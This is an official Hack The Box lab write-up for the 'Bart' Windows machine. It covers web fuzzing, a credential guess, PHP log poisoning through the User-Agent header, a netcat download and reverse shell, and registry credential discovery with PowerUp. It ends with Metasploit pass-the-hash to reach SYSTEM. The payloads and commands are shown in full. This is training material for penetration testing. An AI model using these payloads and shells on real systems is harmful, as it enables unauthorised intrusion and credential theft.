




Hack The Box
PEN-TESTING LABS



Bart

14th July 2018 / Document No D18.100.11

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrh4sh

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Bart is a fairly realistic machine, mainly focusing on proper enumeration techniques. There are several security policies in place which can increase the difficulty for those who are not familiar with Windows environments.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of PowerShell or other methods for enumerating Windows


Skills Learned

- Troubleshooting web fuzzing tools
- Enumerating potential credential combinations
- Enumerating subdomains
- Reviewing open source software for changes and vulnerabilities
- Log poisoning
- Pass the hash technique without direct network access to SMB



Enumeration

Nmap



Nmap reveals only an IIS server running on the target.



wfuzz

```
root@kali: ~/Desktop/wordlists
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/wordlists x root@kali: ~/Desktop x [icon] v

* Wfuzz 2.2.11 - The Web Fuzzer *
*****

Target: http://bart.htb/FUZZ
Total requests: 220560

=====
ID      Response  Lines   Word      Chars      Payload
=====
000001:  C=302      0 L      0 W        0 Ch      "# directory-list-2.3-
000003:  C=302      0 L      0 W        0 Ch      "# Copyright 2007 Jame
000009:  C=302      0 L      0 W        0 Ch      "# Suite 300, San Fran
000005:  C=302      0 L      0 W        0 Ch      "# This work is licens
000006:  C=302      0 L      0 W        0 Ch      "# Attribution-Share A
000007:  C=302      0 L      0 W        0 Ch      "# license, visit http
000008:  C=302      0 L      0 W        0 Ch      "# or send a letter to
000011:  C=302      0 L      0 W        0 Ch      "# Priority ordered ca
001614:  C=301      1 L     10 W     147 Ch     "monitor"
001851:  C=200     630 L    3775 W  158607 Ch  "buyersGuideForVendors
002385:  C=301      1 L     10 W     145 Ch     "Forum"
003480:  C=200     630 L    3775 W  158607 Ch  "433"^C
Finishing pending requests...
root@kali:~/Desktop/wordlists#
```

As there is a 200 response for most valid results, most common fuzzing tools are not very useful here. Using wfuzz and hiding output with 158607 chars finds a **monitor** and **forum** directory.



Users



Samantha Brown
CEO@BART



Daniel Simmons
Head of Sales



Robert Hilton
Head of IT

```
<!-- <div class="owl-item" style="width: 380px;"><div class="team-item">
<div class="team-inner">
  <div class="pop-overlay">
    <div class="team-pop">
      <div class="team-info">
        <div class="name">Harvey Potter</div>
        <div class="pos">Developer@BART</div>
        <ul class="team-social">
          <li><a class="facebook" href="#" target="_blank"><i class="fa">F</i></a></li>
          <li><a class="twitter" href="#" target="_blank"><i class="fa">T</i></a></li>
          <li><a class="google" href="#" target="_blank"><i class="fa">G</i></a></li>
          <li><a class="mail" href="mailto:h.potter@bart.htb" target="_blank"><i class="fa">M</i></a></li>
        </ul>
      </div>
    </div>
  </div>
</div>
```

Several names can be found on **bart.htb/forum**, including **Harvey Potter** which can be found in a commented out section of the source.



Exploitation

Monitor

Using Burp Intruder or any similar tool, it is fairly simple to find valid credentials for the monitor login page. A valid login (harvey:potter) will result in a redirect to **monitor.bart.htb**, which must be added to /etc/hosts.



Attempting to view the chat reveals the subdomain **internal-01.bart.htb**.

[DEV] Internal Chat Login Form

Invalid Username or Password



php-ajax-simple-chat

Source: <https://github.com/magkopian/php-ajax-simple-chat>

A bit of searching finds the above github repository. Reviewing the source code, it is fairly obvious that a user account can be created by sending a request manually. Note that the password must be 8 characters or longer.

```
Request
Raw Params Headers Hex
POST /simple_chat/register.php HTTP/1.1
Host: internal-01.bart.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/simple_chat/login_form.php
Cookie: PHPSESSID=0g922efj3741b0upsqrg04fsuj
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

uname=arrexel&passwd=officialwriteup|
```

Once logged in, a **Log** feature is visible which is not included in the original source code.

<http://internal-01.bart.htb/log/log.php?filename=log.php&username=harvey>

Attempting to load **log.php** instead of **log.txt** will result in output being displayed which includes the user agent. At this point it is fairly obvious that log poisoning through the user agent can be leveraged to achieve code execution.

```
Raw Params Headers Hex
GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php echo(exec($_GET['c'])); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=0g922efj3741b0upsqrg04fsuj
Connection: close
Upgrade-Insecure-Requests: 1
```



Using the injected PHP exec, a 64-bit netcat Windows executable can be served from the local machine. The command **powershell "wget http://<LAB IP>/nc64.exe -OutFile nc64.exe"** will successfully grab the file, and the command **nc64.exe <LAB IP> <PORT> -e cmd.exe** will open a shell as **nt authority\iusr**.

```
root@kali: ~/Desktop/writeups/bart
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/writeups/bart x root@kali: ~/Desktop x
root@kali:~/Desktop/writeups/bart# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.81] 50073
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\internal-01\log>whoami
whoami
nt authority\iusr

C:\inetpub\wwwroot\internal-01\log>
```




Privilege Escalation

Administrator

PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

Executing powershell with **powershell -ExecutionPolicy Bypass** will allow running of local scripts. After dropping PowerUp on the target and starting powershell, it can be loaded with **Import-Module ./PowerUp.ps1** and executed with **Invoke-AllChecks**, revealing Administrator autologon credentials in the registry.

```
[*] Checking for Autologon credentials in registry...  
  
DefaultDomainName : DESKTOP-7I3S68E  
DefaultUserName   : Administrator  
DefaultPassword   : 3130438f31186fbaf962f407711faddb  
AltDefaultDomainName :  
AltDefaultUserName :  
AltDefaultPassword :
```

As SMB is not open to the network, a route must be added or alternatively port forwarding can be used. To simplify things, switching to Metasploit is ideal. Using the **windows/smb/smb_delivery** module successfully spawns a Meterpreter session when using the following settings.

```
msf exploit(windows/smb/smb_delivery) > show options  
Module options (exploit/windows/smb/smb_delivery):  


| Name        | Current Setting | Required | Description                                                                          |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------|
| FILE_NAME   | writeup.dll     | no       | DLL file name                                                                        |
| FOLDER_NAME |                 | no       | Folder name to share (Default none)                                                  |
| SHARE       | writeup         | no       | Share (Default Random)                                                               |
| SRVHOST     | 10.10.14.2      | yes      | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT     | 445             | yes      | The local port to listen on.                                                         |

  
Payload options (windows/x64/meterpreter/reverse_https):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.14.2      | yes      | The local listener hostname                               |
| LPORT    | 443             | yes      | The local listener port                                   |
| LURI     |                 | no       | The HTTP Path                                             |


```



Once a Meterpreter shell is obtained, a route can be added with the command **route add 10.10.10.81/32 255.255.255.255 <SESSION ID>** followed by use of the **admin/smb/psexec_command** module for pass the hash. For the command, executing the existing netcat binary is likely the simplest option.

```
Module options (auxiliary/admin/smb/psexec_command):  
  
Name          Current Setting  
----          -  
COMMAND       C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.2 1235 -e cmd.exe  
RHOSTS        10.10.10.81  
RPORT         445  
SERVICE_DESCRIPTION  
tty listing  
SERVICE_DISPLAY_NAME  
SERVICE_NAME  
SMBDomain     .  
SMBPass       3130438f31186fbaf962f407711faddb  
SMBSHARE      C$  
SMBUser       Administrator  
THREADS       1  
WINPATH       WINDOWS
```

Listening on a different port and triggering the psexec module will immediately grant a shell as the Administrator user.

```
root@kali: ~/Desktop/writeups/bart  
File Edit View Search Terminal Tabs Help  
root@kali: ... x root@kali: ... x root@kali: ... x root@kali: ... x root@kali: ... x  
root@kali:~/Desktop/writeups/bart# nc -nvlp 1235  
listening on [any] 1235 ...  
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.81] 49683  
Microsoft Windows [Version 10.0.15063]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```